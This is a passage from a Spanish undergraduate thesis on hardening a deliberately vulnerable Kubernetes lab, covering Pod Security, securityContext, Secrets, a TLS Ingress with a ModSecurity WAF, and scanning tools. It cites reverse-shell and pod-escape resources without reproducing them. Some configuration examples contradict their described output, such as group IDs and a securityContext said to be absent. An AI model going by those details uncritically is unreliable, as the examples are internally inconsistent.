Este controlador se aplica con una etiqueta o *label* en un Namespace con el siguiente comando. Donde en *enforce* definimos la política para el Namespace y en *enforce-version* la versión de Kubernetes con la que se debe trabajar.

```
$ kubectl label --overwrite ns default Pod-security.kubernetes.io/enforce=restricted Pod-security.kubernetes.io/enforce-version=v1.30
```

Y si se quiere aplicar la política a todos los Namespaces:

```
$ kubectl label --overwrite ns --all Pod-security.kubernetes.io/enforce=baseline Pod-security.kubernetes.io/enforce-version=v1.30
```

ALWAYS PULL IMAGES

Cuando se crean Pods o contenedores, se utiliza ImagePullPolicy para determinar si la imagen debe ser descargada del repositorio local o de internet, como [Docker Hub](#). Por ejemplo, cuando se crea un Pod, se suele especificar “imagePullPolicy: IfNotPresent” para que haga un descargue la imagen en el caso de no encontrarse en local. Dicho parámetro, puede ser de tres tipos:

- **Always:** descarga la imagen de un repositorio de internet.
- **IfNotPresent:** primero mira si la imagen se encuentra en el repositorio local y si no es el caso, se descarga.
- **Never:** solo permite crear contenedores cuya imagen se encuentre en el repositorio local.

Con todo ello, si una imagen local contiene algún tipo de información crítica, como usuarios o contraseñas, una persona puede tener acceso a dicha información simplemente creando un Pod con la imagen. Por ello, una buena práctica es asegurarse de que todas las imágenes son descargadas desde internet. Esto se puede hacer gracias al controlador de acceso ImagePullPolicy, el cual se modifica en el manifiesto ‘kube-apiserver.yaml’, añadiendo AlwaysPullImages en el parámetro “--enable-admission-plugins”, como se muestra en la Ilustración 4-19.

```
--enable-admission-plugins=EventRateLimit,AlwaysPullImages  
--admission-control-config-file=${SNAP_DATA}/args/admission-control-config-file.yaml  
--kubelet-certificate-authority=${SNAP_DATA}/certs/ca.crt  
--kubelet-preferred-address-types=InternalIP,Hostname,InternalDNS,ExternalDNS,ExternalIP
```

Ilustración 4-19 - Configuración de AlwaysPullImages

4.4.BASTIONADO CONTRA VULNERABILIDADES DE MICROSERVICIOS

4.4.1. SECURITY CONTEXT

Cuando un Pod esta corriendo y se ejecuta, por defecto usa el usuario UID 0, el cual corresponde con el usuario root o administrador del contenedor, por ello, en la búsqueda de las mejores prácticas de seguridad, Kubernetes da la opción de lo que se llama contexto de seguridad o *security context*, permitiendo crear Pods con usuarios con el mínimo privilegio. Se distinguen tres tipos de contexto, los cuales se describen a continuación.[17]

- **runAsUser:** especifica el usuario del sistema operativo que se utilizará al ejecutar el contenedor. Establecer un usuario no privilegiado aquí puede reducir significativamente el riesgo de seguridad al limitar las acciones que el contenedor puede realizar en el sistema.
- **runAsGroup:** especifica el grupo del sistema operativo que se utilizará al ejecutar el contenedor. Al igual que con el usuario, asignar un grupo no privilegiado aquí puede mejorar la seguridad limitando los recursos y acciones disponibles para el contenedor.
- **fsGroup:** controla el grupo de sistemas de archivos que el contenedor utilizará para acceder a los volúmenes montados, garantizando que los archivos dentro del volumen montado tengan permisos y restricciones adecuados.

Por ejemplo, en el siguiente YAML de la Ilustración 4-20, no se especifica el SecurityContext, el Pod se ejecuta con el UID 0.

```
apiVersion: v1  
kind: Pod  
metadata:  
  name: ubuntu-pod  
spec:  
  securityContext:  
    runAsUser: 1000  
    runAsGroup: 2000
```

Ilustración 4-20 - Definición de Security Context

Al ejecutar el Pod, vemos con el comando ‘id’ que los permisos que tienen el usuario de la terminal son de uid 1000 y gid 3000, como se puede ver en la Ilustración 4-21.

```
kubectl apply -f alpine_pod.yaml
pod/alpine-pod created

~/DocumentosPC/TFG/TFG-kubevuln git:
kubectl exec -it alpine-pod -- sh
~ $ id
uid=1000 gid=3000 groups=3000
```

Ilustración 4-21 - Salida de la aplicación de Security Context

4.4.2. SECRETOS

Los Secrets son un componente esencial en Kubernetes, los cuales permiten tratar información como credenciales o variables de sistema de una forma segura. Lo cual previene de usar contraseñas en el código, y con ello la posibilidad de que un atacante pueda descubrirlas en texto plano, también llamadas credenciales *hard-coded*. [18]

Si se quiere crear un Secret, se puede realizar mediante un archivo YAML como en la Ilustración 4-22 o con 'kubectl'.

```
$ kubectl create secret generic mysql-secret --namespace=back --from-literal=MYSQL_ROOT_PASSWORD=cEBzc3dvcmQ=
```

```
apiVersion: v1
kind: Secret
metadata:
  namespace: back
  name: mysql-secret
type: Opaque
data:
  MYSQL_ROOT_PASSWORD: cEBzc3dvcmQ=
```

Ilustración 4-22 - Definición de un secreto

Si en la variable de entorno se asigna directamente el valor de la contraseña, permitirá a cualquier usuario con acceso de lectura del Pod, ver el contenido de esta. Para evitar esto, se debe montar el secreto en una variable de entorno, al igual que la Ilustración 4-23.

```
containers:
- name: mysql
  image: alfesito/mysql
  env:
  - name: MYSQL_ROOT_PASSWORD
    valueFrom:
      secretKeyRef:
        name: mysql-secret
        key: MYSQL_ROOT_PASSWORD
```

Ilustración 4-23 - Referenciar una variable del sistema con un secret

4.5. SEGURIDAD EN EL INGRESS

Ingress, actúa como una puerta de entrada de los servicios del Cluster, permitiendo el enrutamiento del tráfico mediante HTTP o HTTPS hacia los servicios expuestos, mediante el uso de reglas definidas por el usuario. Pudiendo gestionar peticiones entrantes a diferentes servicios según el nombre de host o la ruta URL. [19]

En la mayoría de los casos, un Ingress viene acompañado con un Ingress Controller, el cual gestiona la parte lógica del Ingress, es decir, observa continuamente los recursos Ingress del Cluster de Kubernetes y traduce las reglas en configuraciones de red aplicables, como un balanceo de carga. Hay distintos tipos de controladores, pero uno de los más utilizados es Nginx, porque permite su uso en variedad de entornos tanto Cloud como *on-premise*, así como la posibilidad de aplicar distintas configuraciones o capacidades como por ejemplo un WAF (*Firewall* de aplicaciones web). En la Ilustración 4-24 se muestra como el Ingress Controller se utiliza para redirigir los usuarios según las peticiones.




Ilustración 4-24 - Arquitectura de un Ingress Controller con varios Ingress

Aunque en Kubernetes es posible exponer servicios a través de balanceadores de carga, sin necesidad de Ingress e Ingress Controller. Su uso facilita la gestión del tráfico de red, centralizando la configuración del enrutado de peticiones, así como el cifrado de las comunicaciones o el balanceo de carga, sin necesidad de configurarlo en cada uno de los servicios. En los siguientes puntos se verá las configuraciones que se pueden aplicar desde el punto de vista de seguridad, como es el uso de HTTPS y la configuración de un WAF, para prevenir ataques de vulnerabilidades web.

En el [Anexo B](#) se encuentra una configuración básica de un Ingress Controller e Ingress con una regla de dominio interno.

4.5.1. CERTIFICADO TLS

El cifrado de las comunicaciones con TLS (Transport Layer Security) en el Ingress se realiza a la hora de asegurar las comunicaciones entre el usuario y el servidor, en el caso de Kubernetes un servicio. TLS, es un protocolo criptográfico que proporciona integridad a la información intercambiada entre servidor y usuario. Cuando HTTP está cifrado con TLS, es comúnmente conocido como HTTPS.[20]

Para implementar cifrado TLS en Ingress, se necesita un certificado TLS válido proporcionado por una CA. Este certificado se almacena en un secreto de Kubernetes y se referencia en la configuración del Ingress, como se verá a continuación.

Lo primero, se crea un Ingress Controller, siguiendo los pasos del [Anexo B](#). Después, se crea el certificado TLS y con la clave y el certificado se establece un secreto TLS.

```
$ openssl req -x509 -nodes -days 1000 -newkey rsa:2048 -keyout ingress.key -out ingress.crt -subj "/CN=php.internal/O=security"
$ kubectl create secret tls tls-cert --key ingress.key --cert ingress.crt -n default
```

Finalmente, se añade una regla a la hora de crear el Ingress con el argumento “tls” y secreto creado anteriormente.

```
$ kubectl create ingress php-localhost --class=nginx --rule='php.internal/*=php-page:80',tls=tls-cert -n default
```

El comando anterior también se puede realizar con un archivo YAML.

```
$ cat > ingress.yaml <<EOF
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: php-localhost
  namespace: default
  annotations:
    kubernetes.io/ingress.class: nginx
spec:
  rules:
    - host: php.internal
      http:
        paths:
          - path: /*
            pathType: Prefix
            backend:
              service:
                name: php-page
                port:
                  number: 80
  tls:
    - hosts:
```

```
- php.internal
secretName: tls-cert
```

4.5.2. WAF

El uso de un WAF (Web Application Firewall) añade una capa adicional de seguridad al inspeccionar y filtrar el tráfico de aplicación HTTP y HTTPS antes de que la petición llegue al servidor. El principal objetivo del WAF es proteger de distintas vulnerabilidades web publicadas por la OWASP (Open Web Application Security Project).[21]

ModSecurity es WAF de código abierto creado en 2002, el cual da la posibilidad de integrarse con Nginx, el cual en este caso es el Ingress Controller elegido para el Cluster de Kubernetes. Aparte de que ModSecurity tiene por defecto protección contra distintos ataques web, también se puede definir reglas personalizadas para bloquear patrones no deseados en el tráfico, tales como inyecciones SQL, ataques de *cross site scripting* (XSS), inclusión de archivos (LFI) o ejecución remota de comandos entre otros.

A la hora de habilitar ModSecurity en Kubernetes con Nginx, se debe configurar el controlador de Ingress para usar el módulo ModSecurity. Esto generalmente implica crear un ConfigMap para definir las reglas de ModSecurity y ajustar la configuración del Ingress Controller para que use estas reglas. A continuación, se detallan los pasos a seguir, después de haber realizado la configuración del [Certificado TLS](#). Para habilitar ModSecurity es necesario editar el ConfigMap del Ingress, para que el Ingress Controller use estas reglas. Esto se consigue ejecutando el siguiente comando y después escribiendo dentro de “data” la configuración que habilita ModSecurity.[22]

```
$ kubectl edit configmaps --namespace ingress-nginx ingress-nginx-controller
data:
  allow-snippet-annotations: "true"
  enable-modsecurity: "true"
  enable-owasp-modsecurity-crs: "true"
  modsecurity-snippet: |-
    SecRuleEngine On
    SecRequestBodyAccess On
```

Con esta serie de configuraciones, quedaría un sistema como el de la imagen, donde, si un usuario intenta, por ejemplo, inyectar código el WAF lo detectará y le devolverá un estado “403 Forbidden”.




Ilustración 4-25 - Arquitectura del Ingress con HTTPS y WAF

4.6.SEGURIDAD EN LA SUPPLY-CHAIN

La seguridad en la *supply-chain* en Kubernetes es de importancia porque permite prevenir o alertar de posibles vulnerabilidades en una imagen o configuraciones inseguras que puedan comprometer la infraestructura y datos.

Una de las principales preocupaciones de seguridad es la integridad de las imágenes, las cuales son el componente fundamental en la implementación de aplicaciones de microservicios. Las vulnerabilidades de una imagen, aumenta la probabilidad de éxito de las amenazas, como la ejecución de código malicioso, robo de datos o interrupción del servicio.

En esta sección se verán distintas herramientas de código libre que permiten hacer un análisis y escaneo a las imágenes, código y configuraciones del Cluster.

4.6.1. ESCANEEO DE VULNERABILIDADES CONOCIDAS

Trivy es una herramienta de escaneo de vulnerabilidades de código abierto desarrollada por Aqua Security, la cual diseña el análisis en contenedores y entornos de Kubernetes. Su uso principal es para identificar vulnerabilidades en las imágenes de contenedores utilizadas en un Cluster de Kubernetes, mediante la realización de análisis estáticos de las imágenes y las comparándolas con las bases de datos de vulnerabilidades conocidas.

Tras su instalación, su funcionamiento es sencillo, por ejemplo, con el siguiente comando es posible ver las diferentes vulnerabilidades de una imagen en concreto.

```
$ trivy image nginx:1.19.5
```

trivy image nginx:1.19.5						
Library	Vulnerability	Severity	Status	Installed Version	Fixed Version	Title
apt	CVE-2011-3374	LOW	affected	1.8.2.2		It was found that apt-key in apt, all versi
ons, do not						correctly...
						https://avd.aquasec.com/nvd/cve-2011-3374
bash	CVE-2019-18276			5.0-4		bash: when effective UID is not equal to it
s real UID the...						https://avd.aquasec.com/nvd/cve-2019-18276
r than root]	TEMP-0841856-B18BAF					[Privilege escalation possible to other use
						https://security-tracker.debian.org/tracker
/TEMP-0841856-B1-						BBAF
bsdutils	CVE-2024-28085	HIGH	fixed	1:2.33.1-0.1	2.33.1-0.1+deb10u1	util-linux: CVE-2024-28085: wall: escape se
quence injection						https://avd.aquasec.com/nvd/cve-2024-28085

Ilustración 4-26 - Salida de la herramienta trivy

También, es posible ver si hay algún tipo de configuración errónea como se muestra en la siguiente imagen. [23]

```
$ trivy image --scanners misconfig nginx:1.19.5
```

4.6.2. ANÁLISIS ESTÁTICO

Dentro del ciclo de desarrollo de software, el análisis de código estático y dinámica es una de las tareas casi obligatorias si un desarrollador quiere saber si su código es seguro. Es aquí donde entra en juego la herramienta de código abierto desarrollada por Prima Cloud, Checkov, la cual permite analizar estáticamente línea a línea el código sin ser ejecutado, para verificar que no contiene algún tipo de vulnerabilidad que, por ejemplo, pueda permitir a un atacante la inyección de código o la ejecución remota de comandos.

Tras su instalación, se puede analizar un fichero con este comando:

```
$ checkov -f <nombre-fichero>
```

```
checkov -f php-page.yaml
Check: CKV_K8S_83: "Ensure that the admission control plugin NamespaceLifecycle is set"
PASSED for resource: Deployment.default.php-page
File: /php-page.yaml:36-63
Guide: https://docs.prismacloud.io/en/enterprise-edition/policy-reference/kubernetes-policies/kubernetes-policy-index/ensure-that-the-admission-control-plugin-namespa
celifecycle-is-set
Check: CKV_K8S_96: "Ensure that the --service-account-lookup argument is set to true"
PASSED for resource: Deployment.default.php-page
File: /php-page.yaml:36-63
Guide: https://docs.prismacloud.io/en/enterprise-edition/policy-reference/kubernetes-policies/kubernetes-policy-index/ensure-that-the-service-account-lookup-argument-
is-set-to-true
Check: CKV_K8S_21: "The default namespace should not be used"
FAILED for resource: ServiceAccount.default.web
File: /php-page.yaml:1-9
Guide: https://docs.prismacloud.io/en/enterprise-edition/policy-reference/kubernetes-policies/kubernetes-policy-index/bc-k8s-20

1 | apiVersion: v1
2 | kind: ServiceAccount
3 | metadata:
4 |   name: web
5 |   namespace: default
6 |   annotations:
7 |     kubernetes.io/service-account-auto-created: "true"
8 |     kubernetes.io/service-account.name: web
9 | ---

Check: CKV_K8S_21: "The default namespace should not be used"
FAILED for resource: Secret.default.php-token
File: /php-page.yaml:10-10
Guide: https://docs.prismacloud.io/en/enterprise-edition/policy-reference/kubernetes-policies/kubernetes-policy-index/bc-k8s-20
```

Ilustración 4-27 - Salida de la herramienta checkov

En el caso de la imagen anterior, el fichero YAML va pasando por una serie lista, y las donde falla, se proponen soluciones mediante una referencia con un enlace.[24]

4.6.3. ESCANEEO DEL CLUSTER DE KUBERNETES PARA MEJORES PRÁCTICAS

Kube-bench es una herramienta que permite conocer que controles se cumplen y cuales no en el Cluster de Kubernetes en relación con la guía de bastionado que propone el CIS sobre Kubernetes. Dicha solución, permite saber que controles no pasa el Cluster, permitiendo ver como solucionarlo. La forma más fácil de ejecutar esta solución es creando un Pod encargado del escaneo en el Namespace credo, siguiendo estos comandos.[25]

```
$ kubectl apply -f https://raw.githubusercontent.com/aquasecurity/kube-bench/main/job.yaml
$ kubectl logs kube-bench-xxxxx
```

La Ilustración 4-28 es el resultado de analizar el Namespace *default* del entorno de prueba donde hay un total de trece fallos. El único problema de esta solución es que hay que levantar un Pod que ejecute Kube-bench por cada Namespace.

```
kubectl logs kube-bench-hqxjm
from environment variables.

5.4.2 Refer to the Secrets management options offered by your cloud provider or a third-party
secrets management solution.

5.5.1 Follow the Kubernetes documentation and setup image provenance.

5.7.1 Follow the documentation and create namespaces for objects in your deployment as you need
them.

5.7.2 Use `securityContext` to enable the docker/default seccomp profile in your pod definitions.
An example is as below:
securityContext:
  seccompProfile:
    type: RuntimeDefault

5.7.3 Follow the Kubernetes documentation and apply SecurityContexts to your Pods. For a
suggested list of SecurityContexts, you may refer to the CIS Security Benchmark for Docker
Containers.

5.7.4 Ensure that namespaces are created to allow for appropriate segregation of Kubernetes
resources and that all new resources are created in a specific namespace.

== Summary policies ==
0 checks PASS
0 checks FAIL
35 checks WARN
0 checks INFO

== Summary total ==
56 checks PASS
13 checks FAIL
61 checks WARN
0 checks INFO
```

Ilustración 4-28 - Salida de los logs de la herramienta kube-bench

5. APLICACIÓN DE LAS MEDIDAS MITIGANTES EN EL ENTORNO DE PRUEBA

Tras ver las capacidades de Kubernetes a la hora de mitigar vulnerabilidades en el [apartado 4](#). Se ha desarrollado la implementación de un total de seis soluciones que hacen seguro al sistema aún con las dos vulnerabilidades. Las cuales eran la página web PHP, que permite la ejecución remota de comandos y la vulnerabilidad de Grafana catalogada como CVE-2021-43798 de Grafana. En la Ilustración 5-1 se muestra la arquitectura final del entorno de prueba una vez aplicadas todas las configuraciones de seguridad en el Cluster de Minikube.




Ilustración 5-1 - Arquitectura del Cluster bastionado

Como se observa en la Ilustración 5-1, es posible distinguir unos números, que representan las distintas medidas que se han aplicado para bastionar el laboratorio inicial que permitía la explotación del sistema como se vio en el [apartado 3](#). A continuación, se listan las medidas aplicadas, y en los puntos siguientes se verán las distintas aplicaciones y configuraciones de cada una de estas medidas.

1. **Uso de proveedor de cifrado en Etcd**, aplicando las configuraciones comentadas en el [punto 4.2](#).
2. Configuraciones en la Kube-apiserver:
 - a. **Autenticación mediante uso de X509**, como en el [apartado 4.3.1](#).
 - b. **Autorización con RBAC**, al igual que en la [sección 4.3.2](#).
 - c. **Controlador de acceso usando Pod Security y AlwaysPullImages**, tratado en [punto 4.3.3](#).
3. **Arquitectura multinodo con nodos Master y Worker**. Esta arquitectura de Hub & Spoke permite separar la lógica del nodo Worker del Master, consiguiendo que, a la hora de escalar al nodo, el atacante no tenga acceso a componentes del Master como puede ser la base de datos Etcd.
4. **Uso de Namespaces distintos al default**. De primeras, este Namespace es el que Kubernetes utilizará si no se le añade ningún argumento '-n' en una petición con 'kubectl', por ello, para asegurarse de la correcta granularidad de permisos, no es recomendable desplegar servicios en el Namespace *default*.
5. **Uso de Security Context**, para no permitir por defecto los usuarios UID 0 en un Pod, al igual que se comento en el [apartado 4.4.1](#).
6. **Ingress con HTTPS y WAF**, usando la misma configuración que en la [sección 4.5](#).

Estas medidas aplicadas son las más recomendadas a la hora de proteger y asegurar un sistema de Minikube así como otras soluciones similares. Adicionalmente, para prevenir de vulnerabilidades y malas configuraciones en la llamada *supply-chain* y poner servicios en producción, se recomienda el uso de las tres herramientas analizadas con detalle en el [punto 4.6](#).

El resultado final, tras la implementación de estas medidas, es un sistema notablemente seguro y resiliente. Donde, a pesar de contener servicios con vulnerabilidades inherentes, el entorno ha sido bastionado, asegurando que el sistema pueda resistir ataques y continuar operando de manera confiable y eficiente, protegiendo así la integridad y la disponibilidad del Cluster.

6. CONCLUSIONES Y LÍNEAS FUTURAS

A. CONCLUSIONES

El objetivo principal de este Trabajo de Fin de Grado ha sido el análisis de las capacidades de seguridad de Kubernetes de una forma práctica, haciendo uso de un laboratorio vulnerable. Posteriormente, se han propuesto distintas soluciones enfocadas al bastionado de los distintos componentes que componen un Cluster, así como otras capacidades que ofrece Kubernetes y medidas adicionales con herramientas de código libre como la implementación de un WAF (Web Application Firewall).

La gran mayoría de la metodología seguida para la implementación de las medidas de seguridad han sido obtenidas a partir de la guía de buenas prácticas que comparte el CIS sobre el entorno de Kubernetes. Con ello, se ha logrado un sistema seguro a partir de un laboratorio con vulnerabilidades en distintas imágenes usadas. En dicho laboratorio se ha simulado el despliegue de distintos servicios en un Cluster para su análisis desde el punto de vista de la seguridad, mediante el uso malas configuraciones, que, junto a vulnerabilidad de Grafana, un ciberdelincuente podría llegar comprometer el sistema. Finalmente, todas las medidas de seguridad vistas a lo largo del trabajo son recomendables de aplicar a la hora de desplegar servicios en Kubernetes en entornos *on-premise*, así como en nube privada, previniendo la gran mayoría de ataques y amenazas.

Tras el análisis y pruebas de las distintas capacidades de seguridad de Kubernetes, queda demostrado que es un sistema que además de estar pensado para la escalabilidad y disponibilidad de servicios, sus capacidades para el bastionado del sistema no se quedan atrás. Pudiendo aplicar distintas políticas, con granularidad de permisos, así como su capacidad para integrar otras medidas de código libre, gracias a la inmensa comunidad que compone Kubernetes.

B. LÍNEAS FUTURAS

En el desarrollo del presente trabajo se han abordado diversos aspectos relacionados con la seguridad en Kubernetes. No obstante, quedan varios temas de interés que pueden ser objeto de estudio en futuras líneas de investigación. Como es el caso de realizar una integración con AppArmor, hacer uso Falco e integrar una solución con recogida de registros en SIEM con OpenSearch.

AppArmor es un sistema de control de acceso obligatorio que permite restringir las capacidades de los programas mediante la creación de perfiles de seguridad. La integración de AppArmor con Kubernetes permitiría definir y aplicar políticas de seguridad específicas para los contenedores adicionales a las de Kubernetes. Para llevar a cabo esta integración, se podrían crear perfiles AppArmor para cada Pod, especificando las restricciones de acceso y las operaciones permitidas.[26]

Falco es una herramienta de monitoreo del comportamiento de sistema, está diseñada para detectar actividades sospechosas y amenazas en los contenedores y componentes del Cluster de Kubernetes. Integrar Falco en un entorno Kubernetes puede proporcionar una capa adicional de seguridad en la detección en tiempo real de comportamientos anómalos. Para su implementación, Falco requiere de la instalación de agentes en los distintos nodos del Cluster y configurar reglas específicas para definir alertas.[27]

Los sistemas de gestión de información y eventos de seguridad (SIEM) son fundamentales para la monitorización, detección y análisis de eventos *logs* de seguridad. Esta integración con un SIEM podría realizarse con OpenSearch, proporcionando capacidades de búsqueda y análisis de datos. Para implementar esta solución, es necesario configurar la recolección y envío de registros desde los

contenedores y nodos del Cluster hacia OpenSearch, así como definir *dashboards* y alertas que faciliten la visualización y respuesta ante eventos de seguridad, por ejemplo, mediante el uso de Grafana.[28]

Estas líneas futuras, pueden añadir un valor adicional en el área de la monitorización y respuesta en la seguridad en Kubernetes, así como la detección y análisis de eventos de seguridad fortaleciendo la integridad y resiliencia del entorno.

7. BIBLIOGRAFÍA

- [1] CNCF. (2024, mayo), «The year Kubernetes crossed the chasm Featuring production data and insights from Datadog, New Relic and SlashData». [En línea]. Disponible en: <https://github.com/cncf/surveys/tree/main/cloudnative>
- [2] Andrew Zola. (2024, mayo), «Kubernetes main attack vectors tree: an explainer guide». [En línea]. Disponible en: <https://www.cncf.io/blog/2021/11/08/kubernetes-main-attack-vectors-tree-an-explainer-guide/>
- [3] Taller de PAS. (2024, abril), «¿Qué es Kubernetes?». [En línea]. Disponible en: <https://aulasoftwarelibre.github.io/taller-de-pas/Sesion-2/Introducción/>
- [4] CIS. (2024, mayo), «CIS Kubernetes Benchmark». [En línea]. Disponible en: <https://www.cisecurity.org/cis-securesuite/cis-securesuite-membership-terms-of-use/>
- [5] Universidad de Cantabria. (2024, mayo), «Despliegue de una PKI - Seguridad en Redes de Comunicación».
- [6] Ricardo Sanchez Marchand. (2024, junio), «Minikube comandos básicos». [En línea]. Disponible en: <https://mexicanpentester.com/2021/10/23/minikube-comandos-basicos/>
- [7] ArchWiki. (2024, junio), «Systemd». [En línea]. Disponible en: <https://wiki.archlinux.org/title/systemd>
- [8] Grafana. (2024, abril), «Kubernetes monitoring introduction». [En línea]. Disponible en: <https://grafana.com/solutions/kubernetes/kubernetes-monitoring-introduction/>
- [9] OWASP Foundation. (2024, marzo), «Path Traversal». [En línea]. Disponible en: https://owasp.org/www-community/attacks/Path_Traversal
- [10] pentestmonkey. (2024, marzo), «php-reverse-shell». [En línea]. Disponible en: <https://pentestmonkey.net/tools/web-shells/php-reverse-shell>
- [11] BishopFox. (2024, Marzo), «A collection of manifests that will create pods with elevated privileges». [En línea]. Disponible en: <https://github.com/BishopFox/badPods>
- [12] HackTricks Cloud. (2024, marzo), «Attacking Kubernetes from inside a Pod». [En línea]. Disponible en: <https://cloud.hacktricks.xyz/v/es-cloud/pentesting-cloud/kubernetes-security/attacking-kubernetes-from-inside-a-pod#robar-etcd>
- [13] Seralahthan.. (2024, mayo), «Encrypting Secret data at etcd store on a Minikube K8s Cluster | Medium». [En línea]. Disponible en: <https://techexpertise.medium.com/encrypting-the-secret-data-at-etcd-store-on-a-minikube-k8s-cluster-2338c68263a5>
- [14] Kubernetes. (2024, mayo), «Authorization». [En línea]. Disponible en: <https://kubernetes.io/docs/reference/access-authn-authz/authorization/>
- [15] fatliverfreddy. (2024, mayo), «kubeselect - Switch Kubernetes contexts». [En línea]. Disponible en: <https://github.com/fatliverfreddy/kubeselect>
- [16] Kubernetes. (2024, mayo), «Admission Controllers Reference». [En línea]. Disponible en: <https://kubernetes.io/docs/reference/access-authn-authz/admission-controllers/#admission-control-phases>
- [17] Kubernetes. (2024, mayo), «Configure a Security Context for a Pod or Container». [En línea]. Disponible en: <https://kubernetes.io/docs/tasks/configure-pod-container/security-context/>
- [18] Kubernetes. (2024, mayo), «Secrets». [En línea]. Disponible en: <https://kubernetes.io/es/docs/concepts/configuration/secret/>
- [19] Kubernetes. (2024, mayo), «Ingress TLS». [En línea]. Disponible en: <https://kubernetes.io/docs/concepts/services-networking/ingress/#tls>

- [20] D. O. Ramírez López y C. C. Espinosa Madrigal. (2024, Mayo), «El Cifrado Web (SSL-TLS)». [En línea]. Disponible en: <https://revista.seguridad.unam.mx/numero-10/el-cifrado-web-ssl-tls>
- [21] E. Erika, B. Valero, S. Empresarial, M. Ángel, y F. Terrón. (2024, Mayo), «Securización de microservicios orquestados con Kubernetes». [En línea]. Disponible en: <https://openaccess.uoc.edu/bitstream/10609/149723/1/ebonillovaTFM0124memoria.pdf>
- [22] Alexey Pronin. (2024, mayo), «ModSecurity WAF in Kubernetes». [En línea]. Disponible en: <https://vuln.be/post/kubernetes-modsecurity/>
- [23] Aqua Security. (2024, junio), «Trivy- Find vulnerabilities, misconfigurations, secrets, SBOM in containers, Kubernetes...». [En línea]. Disponible en: <https://github.com/aquasecurity/trivy>
- [24] Prisma Cloud. (2024, junio), «Checkov- Prevent cloud misconfigurations and find vulnerabilities during build-time in ...». [En línea]. Disponible en: <https://github.com/bridgecrewio/checkov>
- [25] Kube-bench. (2024, junio), «Kube-bench Installation». [En línea]. Disponible en: <https://aquasecurity.github.io/kube-bench/v0.6.6/installation/>
- [26] Indranil Banerjee. (2024, junio), «Kubernetes Security using AppArmor». [En línea]. Disponible en: <https://i-banerjee83.medium.com/kubernetes-security-using-apparmor-a-case-study-91e30517c5aa>
- [27] Falco. (2024, junio), «Falco on Kubernetes». [En línea]. Disponible en: <https://falco.org/docs/getting-started/falco-kubernetes-quickstart/>
- [28] OpenSearch Documentation. (2024, junio), «OpenSearch Kubernetes Operator». [En línea]. Disponible en: <https://opensearch.org/docs/2.0/clients/k8s-operator/>

ANEXO A: INSTALACIÓN DE BINARIOS ETCD Y KUBE-APISERVER

La instalación de los binarios Etcd y Kube-apiserver se ha realizado en un entorno Linux, concretamente Ubuntu. Estos componentes son los dos más importantes de Kubernetes y servirán para comprender mejor la tecnología y aplicar las distintas medidas de seguridad. Los comandos para la instalación de estos componentes son los siguientes:

1. Instalación del binario de Etcd:

```
$ wget https://github.com/Etcd-io/Etcd/releases/download/v3.5.4/Etcd-v3.5.4-linux-amd64.tar.gz
$ tar -xzf Etcd-v3.5.4-linux-amd64.tar.gz
$ cd Etcd-v3.5.4-linux-amd64
$ cp Etcd Etcdctl /usr/local/bin/
```

2. Instalación el binario de Kube-apiserver- y su integración con Systemd:

```
$ wget https://dl.k8s.io/v1.24.2/kubernetes-server-linux-amd64.tar.gz
$ tar -xzf kubernetes-server-linux-amd64.tar.gz
$ cd /root/binaries/kubernetes/server/bin/
$ cp kube-apiserver kubectrl /usr/local/bin/
```

3. Integración de Etcd con Systemd:

```
$ cat <<EOF | sudo tee /etc/systemd/system/Etcd.service
[Unit]
Description=Etcd
Documentation=https://github.com/coreos
[Service]
ExecStart=/usr/local/bin/Etcd \
  --cert-file=/root/certificates/Etcd.crt \
  --key-file=/root/certificates/Etcd.key \
  --trusted-ca-file=/root/certificates/ca.crt \
  --client-cert-auth \
  --listen-client-urls https://127.0.0.1:2379 \
  --advertise-client-urls https://127.0.0.1:2379 \
  --data-dir=/var/lib/Etcd
Restart=on-failure
RestartSec=5
[Install]
